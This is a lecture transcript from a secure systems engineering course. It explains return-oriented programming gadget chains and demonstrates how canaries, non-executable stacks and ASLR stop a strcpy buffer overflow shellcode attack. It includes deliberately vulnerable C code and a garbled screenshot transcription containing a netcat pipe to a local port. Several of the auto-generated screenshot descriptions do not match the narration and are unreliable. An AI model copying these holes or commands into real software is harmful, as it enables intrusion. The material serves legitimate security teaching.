
Now let us take another example where we want to load arbitrary data into the *eax* register using two gadgets G1 and G2. The gadget G1 comprises as before of the pop *edx* followed by return while the gadget G2 comprises of this instruction where the contents of the memory

location pointed to by the contents of *edx*+64 bytes is moved into the *eax* register. So, let us see how we can stitch these two gadgets together so that we can get arbitrary data into the *eax* register so the stack would look something like this. The first gadget G1 has this instruction *pop* followed by a *return*, the second gadget G2 has a *mov* instruction followed by a *return*. The *mov* instruction moves the contents of *edx* register+64 bytes into the *eax* register.

In order to achieve this where we want to load arbitrary data into the *eax* register, we need to create our stacks which would look something like this way. So what we do is that at a particular address+64 bytes we put the necessary data which we want to move into the *eax* register, then we arrange gadgets in this particular form, the Stack Pointer is pointing to G1 initially, then we have this address over here and then we have gadget 2.

So, let us see how these two gadgets work together to achieve our task. So, first when G1 executes the Stack Pointer is incremented to point to this and the contents of *edx* register would be address, after *pop* gets executed the Stack Pointer is pointing to G2. When the gadget G2 executes, it takes the contents of *edx* register which essentially is address, add 64 bytes to this and the contents of this location which is “deadbeef” is then loaded into the *eax* register, at the time of return the Stack Pointer is pointing as follows over here.

(Refer Slide Time: 20:15)




Now let us take another example of storing data present in the *eax* register into some location on the stack. Again, after parsing through the entire Libc we found two gadgets which will be useful for us. The first gadget is similar as what we have seen before comprising of the *pop*

and *return* instruction, while the second gadget comprises of a *mov* instruction where the contents of the *eax* register is moved into the location *edx+24*.


In order to achieve this particular store, we arrange the stack as follows. So, we have gadget address 1 followed by a 0, then gadget address 2. Now let us see how these two gadgets work together, so when the Stack Pointer is pointing to gadget address 1 it would result in this gadget getting executed and at this particular time the Stack Pointer is pointing to this location. Thus, *edx* is loaded with a value of 0 and also during the pop a Stack Pointer is incremented to point to gadget address 2.

Now when G2 gets executed, the contents of *edx* which is 0+24 bytes which happens to be over here when the G2 gets executed the contents of the *eax* register is stored in the location pointed to by *edx+24* bytes. Now *edx* has a value of 0 due to this G1 getting executed therefore the contents of *eax* would be stored in this particular location over here as follows.

(Refer Slide Time: 22:05)




Gadget for addition



CR 60

Gadget for addition




CR 60

Now let us take another example of a gadget which does addition, after parsing the entire Libc file the best gadget that we had found is as one showed over here. So, what this gadget does is what we want to do, so it takes the contents of the memory location pointed to by the *edx* register and adds that contents into the *eax* register. However, this gadget also has an additional push *edi* instruction also present, is this push instruction present?

Essentially after parsing through the Libc file this is the only gadget which we had and unfortunately for us it has complicated things for us because of this additional push instruction. Now this push instruction would make things more difficult for us and let us see how? Now suppose we have arranged our stack like this, we have *GadgetAddr* which is pointing to this add thing and then we have a gadget address 2 which is pointing to some other gadget.

Now when this particular gadget executes, we have the Stack Pointer pointing here as we want. We have the contents of the memory location pointing to by the *edx* register to be added into the *eax* register. Unfortunately the push instruction now modifies the contents of this gadget address 2 in the stack because as we know when we have a push instruction it does two things it writes the contents of the register on the stack corresponding to the Stack Pointer and also increments the Stack Pointer by 4 bytes. So now we see that while the add addition gadget has worked properly the G2 present in the stack will not execute because it has got corrupted. Therefore, we need a way to actually work around this particular problem.

(Refer Slide Time: 25:38)



So, one way to do this is by introducing another gadget known as the *Gadget_Ret* which essentially points to a gadget containing just *0xC3*. So essentially as we know *0xC3* corresponds to the *return* instruction. Now in the ROP world (0) the *return* instruction is similar to a *nop* instruction, it does nothing but simply just increments the Stack Pointer. So, let us see how this scheme works.

So, we have the Stack Pointer pointing to G1 initially and therefore we have this gadget which we have used which essentially pops the contents of the stack into the *edi* register. So the stack is at this particular time pointing to this location and therefore the address of this particular gadget return is loaded into the *edi* register and at the same time as we know the pop would increment the Stack Pointer to be pointing to this location.

Now at this location we have gadget address 2 which does the addition as we want and as the memory pointed to by *edx* to the *eax* register. Now the push instruction would push the

contents of the *edi* into the stack. Now the contents of the *edi* what we have done due to the previous gadget contains this gadget return, this gadget return essentially is pointing to this gadget comprising of just a return, simply increments the Stack Pointer to point to gadget address 3.

So, in this way we see that we have been able to work around our issue where there is this additional push present in the add gadget that we have found.

(Refer Slide Time: 27:26)

Unconditional Branch in ROP

- Changing the %esp causes unconditional jumps

62

Now let us take another example where we demonstrate how unconditional branching can be done in ROP. So what do we mean by unconditional branching in ROP is that we want to change Stack Pointer from its sequential increments so that gadgets can be executed in some arbitrary order, we will demonstrate this by showing how the same gadget can be executed over and over again in a loop.

So, for this we take this particular example of a gadget comprising of a *pop* instruction which is a pop to the Stack Pointer itself followed by a *return*. Now as we know when this particular gadget is executing, we have the Stack Pointer present here. Further we assume that we have this location specified as A and the same location A is present in this memory location. So, what this pop instruction does is that it pops the contents of the location pointed to by the Stack Pointer in this case A and stores these particular contents in the Stack Pointer.

Thus, the Stack Pointer is then reset to this A location and re-executes this particular gadget. So, in this way we see that the Stack Pointer continuously keeps moving between these two

locations in an infinite loop. So, in this way we show how we can use unconditional branching to create loops in our ROP programs. In a similar way we could also have conditional branching as well implemented in ROP although the techniques are much more involved.

(Refer Slide Time: 29:08)

Tools

- Gadgets can do much more...
 - invoke libc functions,
 - invoke system calls, ...
- For x86, gadgets are said to be turing complete
 - Can program just about anything with gadgets
- For RISC processors, more difficult to find gadgets
 - Instructions are fixed width
 - Therefore can't find unintentional instructions
- Tools available to find gadgets automatically
 - Eg. ROPGadget (<https://github.com/JonathanSalwan/ROPgadget>)
 - Ropper (<https://github.com/sashs/Ropper>)

63

So, these were some of the examples of gadgets that we have created, in reality there are a lot of tools available on the internet which you could use to build ROP gadgets. So, some quite famous tools which we have used is this ROP gadget and Ropper. So, both are available at these locations. So, we have personally verified and checked this ROP gadget, by Jonathan Salwan and it works on any object file provided is an ELF object, it would output all the gadgets that can be created from that particular library.

So, these were some of the examples of different gadgets that we have created. In reality ROP programs can be quite complex you can achieve quite a few different program functionalities. In fact, for X86 systems the ROP programs are said to be Turing complete and can implement just about any program. In RISC type of processors like ARM implementing ROP based programs is much more difficult.

On the internet there are several tools which would help you in building these ROP programs. For example, the tool ROP gadget and Ropper present in these websites can be used to analyse object files and print all the ROP gadgets present in these object files. So, in the github repo for this particular course we would be adding some ROP examples and

demonstrate how ROP gadgets can be built. For example, to write small programs such as like factorizing a number or finding the factorial of a number. Thank you.


References:

- 1) Hovav Shacham's paper w.r.t. ROP: <https://hovav.net/ucsd/dist/geometry.pdf>
- 2) ROP Gadget: <https://github.com/JonathanSalwan/ROPgadget>
- 3) Ropper: <https://github.com/sashs/Ropper>

Information Security - 5 - Secure Systems Engineering
Professor Chester Rebeiro
Indian Institute of Technology, Madras
Demonstration of Canaries, W^X, and ASLR to prevent Buffer Overflow Attacks

Hello and welcome to this demonstration in the course for Secure System Engineering. So, in the previous demo what we have seen is that we overflowed a buffer and we were able to execute a payload and we actually created a shell and what we mentioned is that if an attacker creates such a shell forcing a particular application to be subverted from its execution, the attacker would be able to run whatever is possible from that shell.

(Refer Slide Time: 0:52)



The image consists of two vertically stacked screenshots of a Linux desktop environment, likely Ubuntu, showing terminal windows.

Top Screenshot: A terminal window titled "Terminal" is open. The command "cat testcode.c" is being typed into it. The terminal shows the following output:

```
root@spqr:~/Desktop/digital_codes/module1# cat testcode.c
#include <stdio.h>
#include <string.h>
int copy(char *src) {
    char buffer[10];
    strcpy(buffer, src);
}
void main(int argc, char *argv[]) {
    copy(argv[1]);
    printf("%c\n", 'z');
}
```

Bottom Screenshot: Another terminal window titled "Terminal" is open. The command "gcc testcode.c" is being typed into it. The terminal shows the following output:

```
root@spqr:~/Desktop/digital_codes/module1# gcc testcode.c
root@spqr:~/Desktop/digital_codes/module1# ./testcode
z
```


So, in the other videos that we have looked at we have seen that there are several countermeasures that have been implemented in standard systems. So, in fact we had looked at three different countermeasures one is the NX bit or the WX or X bit which is present in all Intel AMD processors as well as many of the microcontrollers as well. So, what we have seen is that, this bit would ensure that a page in memory is either executable or is writeable.

So, therefore the example in the stack this bit would ensure that you cannot execute code from the stack. And other countermeasure that is implemented by some of the modern-day compilers is using canaries. The canaries present in each stack frame would detect that a buffer is overflowing and crossing that stack frame, and this would be caught during the function return and the subversion of the execution is prevented.

The third thing that we also looked at was Address Space Layout Randomization or ASLR with this a countermeasure, what was possible was that the locations of the various modules within a program is randomized at each run. Therefore, the attacker would not be able to specify where the subversion should occur and to which location should the return be present, on other words the attacker will find it difficult to actually identify the address at which the payload would be present.

So, to demonstrate these three countermeasures we look at the previous example that we took of the buffer overflow. So what we do is that we take the same example as we have done in the previous video which is *testcode.c*, which comprises of these two functions and as we seen in the previous video we overflow this local buffer and using the vulnerability in the string copy forces a payload which would create shell to execute.

(Refer Slide Time: 3:21)



So, we will see an example of this working again, so we first make this as follows, okay and then we can run this code using this argument. So, what we are passing here is the file *E3* which comprises of the payload comprising of the shell code that we want to execute and when we run this what we see is that it successfully creates a shell. So, this program is running because we have disabled all the countermeasures. So, we have disabled ASLR, we have disabled canaries, as well as we have disabled the stack protection.

So, what we will do is that we will enable each of these one by one and then we will see how this shell code is prevented. So, the first thing we will look at is that of canaries. Now canary is added by the compiler by default and what we have done previously was that we have


specified this compiler parameter `-fno-stack-protector` which would actually disable the canaries.

Now suppose we enable canaries let's see what would happen. So instead of `-fno-stack-protector` we would change this to `-f-stack-protector` which forces that canaries be present in every function. So, we would compile the code again, notice that it is compiled now such that, canaries would be present in the functions. So now if you run the same executable giving the same payload, what we obtain is that stacks machine gets detected.

So what has happened here is due to the addition of the canaries in each function in the stack the buffer overflows due to the *strcpy* gets detected and caught by these canaries and therefore before subversion actually happens, the program terminates with a stack smashing detection.

(Refer Slide Time: 5:52)

A screenshot of a Linux desktop environment, likely Ubuntu, showing a terminal window. The terminal window has a dark background and displays assembly code and memory dump information. The assembly code includes labels like .L1, .L2, .L3, and .L4, and instructions such as movl, addl, and subl. The memory dump shows memory addresses from \$0000 to \$000F with their corresponding byte values. The terminal window title is "Terminal". The desktop background is a purple and orange abstract design. The taskbar at the bottom shows various application icons.



So, let us add the disable canaries again just to get things back and look at the next aspect. So, the next thing which we will look at is the WX or X bit. Now the WX or X bit by default is enabled in every Linux system and what we have done previously was to disable this WX or X setting with this `-z execstack`. So, if I remove this particular command line parameter, compile the program as before and execute the program, what happens is that instead of subverting execution and creating the payload we get a segmentation fault.

The reason being is that this payload would successfully overflow the buffer and it will overflow the return address and modify the return address and at the return of the function it would try to execute code from the stack. Now since this particular function by default would have its stack as non-executable therefore the processor detects this as an illegal execution being made and falls the program and therefore the program terminates.

(Refer Slide Time: 7:32)

The image consists of two vertically stacked screenshots of a Linux desktop environment, likely Ubuntu, showing a terminal window. Both screenshots show the same terminal session with the following command and its output:

```
apt@apt:~/Desktop$ cd /opt/_code/modules
PLAS = -fno-stack-protector -fexecstack -no-pie -m32 -g
ELFS = testcode
all: [0x000]
SOURCES:
gcc -fno-stack-protector -fexecstack -no-pie -m32 -g testcode.c -o testcode
apt@apt:~/Desktop$ ./testcode </dev/null
*** stack smashing detected ***: ./testcode terminated
```

So let us get this back and we will put this command line parameter again to ensure that the stack becomes executable and we are able to run a payload from the stack and therefore we are essentially disabling not just the canaries but also disabling the check for execution from the stack. We run this code again and we see that we obtain the stack due to the two countermeasures being disabled.

(Refer Slide Time: 8:16)

A screenshot of a Kali Linux desktop environment. The terminal window in the foreground displays a session of exploit development. The user is navigating through a exploit code repository, specifically within the 'exploit_code/modules' directory. They are listing files, switching between assembly and C code, and running shellcode to test its functionality. The terminal shows various stages of exploit construction, including payload generation and memory dump analysis. The desktop background is the standard Kali Linux orange/red gradient. The taskbar at the bottom shows icons for the terminal, file manager, browser, and other system utilities.



The screenshot shows a Linux desktop environment with a terminal window open. The terminal window has a dark background and contains the following Python code:

```
aptitude install python
mgs = '123' * 10
shellscode = """
#!/bin/sh
echo $1 | nc 127.0.0.1 1337
"""
exec 1>> /tmp/mgs
exec 0<< /tmp/mgs
exec 2>> /tmp/mgs
padding = ' ' * ((1337 - len(mgs) - 1) // 4)
exp = '/bin/sh' * 42
print mgs + shellscode + padding + exp
```

A screenshot of a Kali Linux desktop environment. A terminal window is open in the foreground, showing a sequence of commands and their outputs related to exploit development. The terminal shows the user navigating through files in /tmp/exploit_code/module, attempting to write to /proc/sys/kernel/randomize_va_space, and then listing files in /tmp/exploit_code/module. The terminal window has a dark background with light-colored text. The desktop background is a standard Kali Linux orange and black abstract design. The taskbar at the top shows various application icons.

So now let us look at the final countermeasure which is ASLR, now the status of ASLR on Linux systems can be obtained from this particular file *randomize_va_space* which is present in this directory/proc/sys kernel *randomize_va_space*. A value of 0 in this file indicates that ASLR is disabled on this system. In order to enable ASLR on this particular system temporally what we need to do is change the contents of this file to either 1, 2, or 3.

So let us say that we actually change this value to 3, we can do so by specifying sudo because changing the file requires *sudo*, \$> *sudo sh -c “echo 3”* redirect the output into */proc/sys/kernel/randomize_va_space*. So, in this way we have changed the value of *randomize_va_space* from 0 to 3.

So, we can verify that it indeed has changed by printing out the result the contents of that particular file. So, what we have done here now is we have enabled ASLR, so with this enabling let us see if the program still works. So, we would run the same program and we see that it has successfully prevented the attack. So, because ASLR is enabled therefore we get a segmentation fault.

The reason being that the return address which we have overwritten to the location 0xfffffcf70 would no longer have the stack. The randomization would ensure that the location of the stack would be changed with every execution and this would prevent the attack. Thank you.


References:

- 1) Randomize_va_space: https://linux-audit.com/linux-aslr-and-kernelrandomize_va_space-setting/

Information Security - 5 - Secure Systems Engineering
Prof. Chester Rebeiro
Indian Institute of Technology Madras
Demonstration of a Return Oriented Programming (ROP) Attack

Hello and welcome to this demonstration in the course for Secure System Engineering. In one of the previous videos we see how attackers use the Return to Libc attack to overcome the fact that this stack was made non-executable. With a Return to Libc attack even though we have a stack which is non-executable, still an attacker would be able to overflow a buffer and do something malicious. In the demonstration that we see today, we will be creating a shell using the Return to Libc attack.

(Refer Slide Time: 0:52)



The image consists of two vertically stacked screenshots of a Linux desktop environment, likely Kali Linux, showing terminal windows. Both terminals are running within Oracle VM VirtualBox. The top terminal shows a command-line interface with the following directory and file listing:

```
sploit@sploit:~/rop_exploit/module$ ls
sploit@sploit:~/rop_exploit/module$ ls
r1           payload           payload_generator_with_exit.py  viele
script_exploit.py  payload_generator.py  payload_generator_with_exit.py  viele.c
sploit@sploit:~/rop_exploit/module$ ls
```

The bottom terminal shows the source code for a C program named 'viele.c'. The code includes headers for stdio.h, stdlib.h, and string.h, defines a void function 'viele', and contains a main function that prints a string if no arguments are provided or prompts the user for input if arguments are given. The code concludes with a note: 'viele.c' 1K, 38%.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void viele(char *s)
{
    char buffer[10];
    strcpy(buffer, s);
}

int main(int argc, char **argv)
{
    if (argc == 1) {
        printf("Enter a string:\n");
        gets(buffer);
    }
    else if (argc == 2) {
        printf("%s\n", argv[1]);
    }
}
```

The screenshot shows a Linux desktop environment with a terminal window open in the foreground. The terminal window has a dark background and displays the following C code:

```
#include <stdio.h>
#include <string.h>
#include <string.h>

void val(char *s)
{
    char buffer[10];
    strcpy(buffer, s);
}

int main(int argc, char **argv)
{
    if (argc >= 2) {
        printf("Value: %s\n", argv[1]);
        exit(0);
    }
    val(argv[1]);
    printf("Value: %s\n");
}

Value: abc
```

Below the terminal window, a file browser window is visible, showing a list of files and folders. The desktop background is a purple and orange gradient.

